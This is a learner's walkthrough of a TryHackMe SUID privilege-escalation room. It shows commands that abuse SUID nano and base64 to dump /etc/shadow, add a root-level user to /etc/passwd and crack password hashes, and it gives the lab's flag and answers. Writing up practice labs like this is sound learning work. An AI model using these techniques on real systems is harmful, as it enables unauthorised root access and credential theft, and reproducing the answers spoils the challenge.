3 - SUID

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an “s” bit set showing their special permission level.

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

Setting aside user privilege levels to execute files, the SUID, and SGID "bypasses" these privileges, giving the same executable permission level of the file owner or group owner to all users for that specific file.

This means that even if a user does not have the necessary permissions to execute the file based on their own user privileges, they can still execute the file with elevated privileges granted by the setuid or setgid permission.

It is possible to find, and list those files with the following command:

#find / -type f -perm -04000 -ls 2>/dev/null

This website provides a list of Unix binaries known to be exploitable in misconfigured systems. (https://gtfobins.github.io/)

The following URL provides the list of executables known to be exploitable if the SUID bit is set. (https://gtfobins.github.io/#+suid)


Here, I am going to document the rest of the lesson with screenshots. There are going to be 2 different approaches to get root using the nano command with SUID set. We can read the /etc/shadow file or add our user to /etc/passwd.

Reading the /etc/shadow:

reading the `/etc/shadow` file

We see that the nano text editor has the SUID bit set by running the `find / -type f -perm -04000 -ls 2>/dev/null` command.

`nano /etc/shadow` will print the contents of the `/etc/shadow` file. We can now use the unshadow tool to create a file crackable by John the Ripper. To achieve this, unshadow needs both the `/etc/shadow` and `/etc/passwd` files.



The unshadow tool's usage can be seen below;
`unshadow passwd.txt shadow.txt > passwords.txt`

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ unshadow passwd.txt shadow.txt > passwords.txt
Created directory: /home/alper/.john
```

With the correct wordlist and a little luck, John the Ripper can return one or several passwords in cleartext. For a more detailed room on John the Ripper, you can visit https://tryhackme.com/room/johntheripper0

Adding our user to /etc/shadow:

The other option would be to add a new user that has root privileges. This would help us circumvent the tedious process of password cracking. Below is an easy way to do it:

We will need the hash value of the password we want the new user to have. This can be done quickly using the openssl tool on Kali Linux.

```
┌──(alper㉿TryHackMe)-[~/Desktop/suid]
└─$ openssl passwd -1 -salt THM password1
$1$THM$WnbwlliCqxFRQepUTCkUT1
```

We will then add this password with a username to the `/etc/passwd` file.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
statd:x:103:65534::/var/lib/nfs:/bin/false
user2:$1$J/n4dHHj$QXqkhtfrlz1VYMjXbyK820:0:0:root:/root:/bin/bash
hacker:$1$THM$WnbwlliCqxFRQepUTCkUT1:0:0:root:/root:/bin/bash
```

Once our user is added (please note how `root:/bin/bash` was used to provide a root shell) we will need to switch to this user and hopefully should have root privileges.

```
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ whoami
user
user@debian:~$ su hacker
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user# whoami
root
root@debian:/home/user#
```

From here on, I'll be conducting the privilege escalation to the machine attached to this lesson to find the answers for this three questions:

1)Which user shares the name of a great comic book writer?

2. What is the password of user2?

3)What is the content of the flag3.txt file?

After not much reconnaissance, I was able to read the flag3.txt file using the "base64" binary. The executable (base64) has SUID, and it is owned by root(


```
$ find / -type f -perm -04000 -ls 2>/dev/null
    66     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /snap/core/10185/bin/mount
    80     44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /snap/core/10185/bin/ping
    81     44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /snap/core/10185/bin/ping6
    98     40 -rwsr-xr-x   1 root     root        40128 Mar 25  2019 /snap/core/10185/bin/su
   116     27 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /snap/core/10185/bin/umount
  2610     71 -rwsr-xr-x   1 root     root        71824 Mar 25  2019 /snap/core/10185/usr/bin/chfn
  2612     40 -rwsr-xr-x   1 root     root        40432 Mar 25  2019 /snap/core/10185/usr/bin/chsh
  2689     74 -rwsr-xr-x   1 root     root        75304 Mar 25  2019 /snap/core/10185/usr/bin/gpasswd
  2781     39 -rwsr-xr-x   1 root     root        39904 Mar 25  2019 /snap/core/10185/usr/bin/newgrp
  2794     53 -rwsr-xr-x   1 root     root        54256 Mar 25  2019 /snap/core/10185/usr/bin/passwd
  2904    134 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /snap/core/10185/usr/bin/sudo
  3003     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 11  2020 /snap/core/10185/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  3375    419 -rwsr-xr-x   1 root     root           428240 May 26  2020 /snap/core/10185/usr/lib/openssh/ssh-keysign
  6437    109 -rwsr-xr-x   1 root     root           110792 Oct  8  2020 /snap/core/10185/usr/lib/snapd/snap-confine
  7615    386 -rwsr-xr--   1 root     dip            394984 Jul 23  2020 /snap/core/10185/usr/sbin/pppd
    56     43 -rwsr-xr-x   1 root     root            43088 Mar  5  2020 /snap/core18/1885/bin/mount
    65     63 -rwsr-xr-x   1 root     root            64424 Jun 28  2019 /snap/core18/1885/bin/ping
    81     44 -rwsr-xr-x   1 root     root            44664 Mar 22  2019 /snap/core18/1885/bin/su
    99     27 -rwsr-xr-x   1 root     root            26696 Mar  5  2020 /snap/core18/1885/bin/umount
  1698     75 -rwsr-xr-x   1 root     root            76496 Mar 22  2019 /snap/core18/1885/usr/bin/chfn
  1700     44 -rwsr-xr-x   1 root     root            44528 Mar 22  2019 /snap/core18/1885/usr/bin/chsh
  1752     75 -rwsr-xr-x   1 root     root            75824 Mar 22  2019 /snap/core18/1885/usr/bin/gpasswd
  1816     40 -rwsr-xr-x   1 root     root            40344 Mar 22  2019 /snap/core18/1885/usr/bin/newgrp
  1828     59 -rwsr-xr-x   1 root     root            59640 Mar 22  2019 /snap/core18/1885/usr/bin/passwd
  1919    146 -rwsr-xr-x   1 root     root           149080 Jan 31  2020 /snap/core18/1885/usr/bin/sudo
  2006     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 11  2020 /snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  2314    427 -rwsr-xr-x   1 root     root           436552 Mar  4  2019 /snap/core18/1885/usr/lib/openssh/ssh-keysign
  7477     52 -rwsr-xr--   1 root     messagebus      51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 13816    464 -rwsr-xr-x   1 root     root           473576 May 29  2020 /usr/lib/openssh/ssh-keysign
 13661     24 -rwsr-xr-x   1 root     root            22840 Aug 16  2019 /usr/lib/policykit-1/polkit-agent-helper-1
  7479     16 -rwsr-xr-x   1 root     root            14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
 13676    128 -rwsr-xr-x   1 root     root           130152 Oct  8  2020 /usr/lib/snapd/snap-confine
  1856     84 -rwsr-xr-x   1 root     root            85064 May 28  2020 /usr/bin/chfn
  2300     32 -rwsr-xr-x   1 root     root            31032 Aug 16  2019 /usr/bin/pkexec
  1816    164 -rwsr-xr-x   1 root     root           166056 Jul 15  2020 /usr/bin/sudo
  1634     40 -rwsr-xr-x   1 root     root            39144 Jul 21  2020 /usr/bin/umount
  1860     68 -rwsr-xr-x   1 root     root            68208 May 28  2020 /usr/bin/passwd
  1859     88 -rwsr-xr-x   1 root     root            88464 May 28  2020 /usr/bin/gpasswd
  1507     44 -rwsr-xr-x   1 root     root            44784 May 28  2020 /usr/bin/newgrp
  1857     52 -rwsr-xr-x   1 root     root            53040 May 28  2020 /usr/bin/chsh
  1722     44 -rwsr-xr-x   1 root     root            43352 Sep  5  2019 /usr/bin/base64
  1674     68 -rwsr-xr-x   1 root     root            67816 Jul 21  2020 /usr/bin/su
  2028     40 -rwsr-xr-x   1 root     root            39144 Mar  7  2020 /usr/bin/fusermount
  2166     56 -rwsr-sr-x   1 daemon   daemon          55560 Nov 12  2018 /usr/bin/at
  1633     56 -rwsr-xr-x   1 root     root            55528 Jul 21  2020 /usr/bin/mount
$
```

). The file flag3.txt allows read, write, and execute privileges only for the root user(

```
$ cd /home/ubuntu
$ ls -la
total 36
drwxr-xr-x 5 ubuntu ubuntu 4096 Jun 18  2021 .
drwxr-xr-x 3 root   root   4096 Jun 18  2021 ..
-rw-r--r-- 1 ubuntu ubuntu  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Feb 25  2020 .bashrc
drwx------ 2 ubuntu ubuntu 4096 Jun 18  2021 .cache
drwxrwxr-x 3 ubuntu ubuntu 4096 Jun 18  2021 .local
-rw-r--r-- 1 ubuntu ubuntu  807 Feb 25  2020 .profile
drwx------ 2 ubuntu ubuntu 4096 Jun 18  2021 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Jun 18  2021 .sudo_as_admin_successful
-rwx------ 1 root   root     12 Jun 18  2021 flag3.txt
$
```

). So, a regular user like Karen would not be able to directly read the file.

First, I listed the executables with SUID (The ones with especial permission "s") by running the following command "#find / -type f -perm -04000 -ls 2>/dev/null ". Then, based on the website list of executables provided by tryhackme (https://gtfobins.github.io/#+suid)(



), and on the list of executables with SUID set found by running the mentioned command, I searched for a match. And bingo, base64 is an executable known for being exploitable when SUID is set. Just think for a second with me, base64 is used to encode and decode files. Base64 is set with SUID, and it is owned by root, in this scenario. Which means that if we run base64 command, it is going to be as if the root user was running the command. If you still do not see where I am headed with this, we are going to

use base64 to encode the flag3.txt file and decode it to get its value.

.. / base64

☆ Star 10,017

File read | SUID | Sudo

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
base64 "$LFILE" | base64 --decode
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which base64) .

LFILE=file_to_read
./base64 "$LFILE" | base64 --decode
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

```
$ ls
flag3.txt
$ base64 flag3.txt
VEhNLTM4NDc4MzQK
$ base64 flag3.txt | base64 --decode
THM-3847834
$
```

Now, we need to answer the other two questions. By using the same method, we can read the content of both /etc/shadow.

```
$ base64 /etc/shadow | base64 --decode
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8/:18796:0:99999:7:::
$
```

Now, it is just a matter of cracking the password. It is possible doing it online. Search for hash identifier to learn the hash type, then in the same website it is possible to crack it.



1)Which user shares the name of a great comic book writer?gerryconway

2. What is the password of user2?Password1

3)What is the content of the flag3.txt file?THM-3847834

I tried to crack gerryconway's password in the same way I cracked user2's password, but it did not find a match. I am curious now how would we crack it. We know the hash type is SHA512, we have the hash, we could use John to crack it.

And remember, even though we can disclose information as a root user would, we do not have root yet. How would we go to get root in this machine?

Lastly:

I am going to redo the room, but now using the unshadow option. This will be a later topic. TBD(To Be Done)